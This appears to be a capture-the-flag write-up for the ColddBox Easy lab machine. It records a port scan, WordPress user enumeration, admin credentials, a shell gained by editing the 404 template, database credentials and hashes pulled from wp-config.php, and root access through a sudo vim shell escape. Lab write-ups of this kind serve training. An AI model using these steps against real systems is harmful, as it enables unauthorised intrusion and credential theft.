ColdBoxEasy

RUSTSCAN

```
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)

4512/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDngxJmUFBAeIIIjZkorYEp5ImIX0SOOFtRVgperpxbcxDAos-
q1rJ6DhWxJyyGo3M+Fx2koAgzkE2d4f2DTGB8sY1NJP1sYOeNphh8c55Psw3Rq4xytY5u1abq6su2a1
Dp15zE7kGuROaq2qFot8iGYBVLMMPFB/
BRmwBk07zrn8nKPa3yotvuJpERZVKKiSQrLBW87nkPhPzNv5hdRUUFvImigYb4hXTyUveipQ/
oji5rIxdHMNKiWwrVO864RekaVPdwnSIfEtVevj1XU/
RmG4miIbsy2A7jRU034J8NEI7akDB+lZmdnOIFkfX+qcHKxsoahesXziWw9uBospyhB
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKNmVtaTpgUhzxZL3VKgWKq6TD-
NebAFSbQNy5QxllUb4Gg6URGSWnBOuIzfMAoJPWzOhbRHAHfGCqaAryf81+Z8=
|   256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE/fNq/6XnAxR13/jP
```

Users&Passes


c0lld:9876543210

Port 80 (HTTP)

PORT

80/tcp open http syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)

Landing page



CMS is wordpress

WordpressScan


Users found by wpscan


```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

c0lld:9876543210

c0lld was admin

Edited the 404 template then caused a 404 to get shell





PrivEsc

Found user c0ldd's password in the wp-config.php file

```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

c0ldd :PBJs9aAEh2WaBXC2zFhhoBrDUmN1g0i1 (cybersecurity)
hugo :PB2512D1ABvEkkcFZ5lLilbqYFT1plC/
philip :PBXZ9bXCbA1JQuaCqOuuIiY4vyzjK/Y.

Saw user c0ldd can run vim as root

```
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$
```

```
~
~
~
~
:!/bin/bash
```

```
root@ColddBox-Easy:/var/www/html# id
uid=0(root) gid=0(root) grupos=0(root)
root@ColddBox-Easy:/var/www/html#
```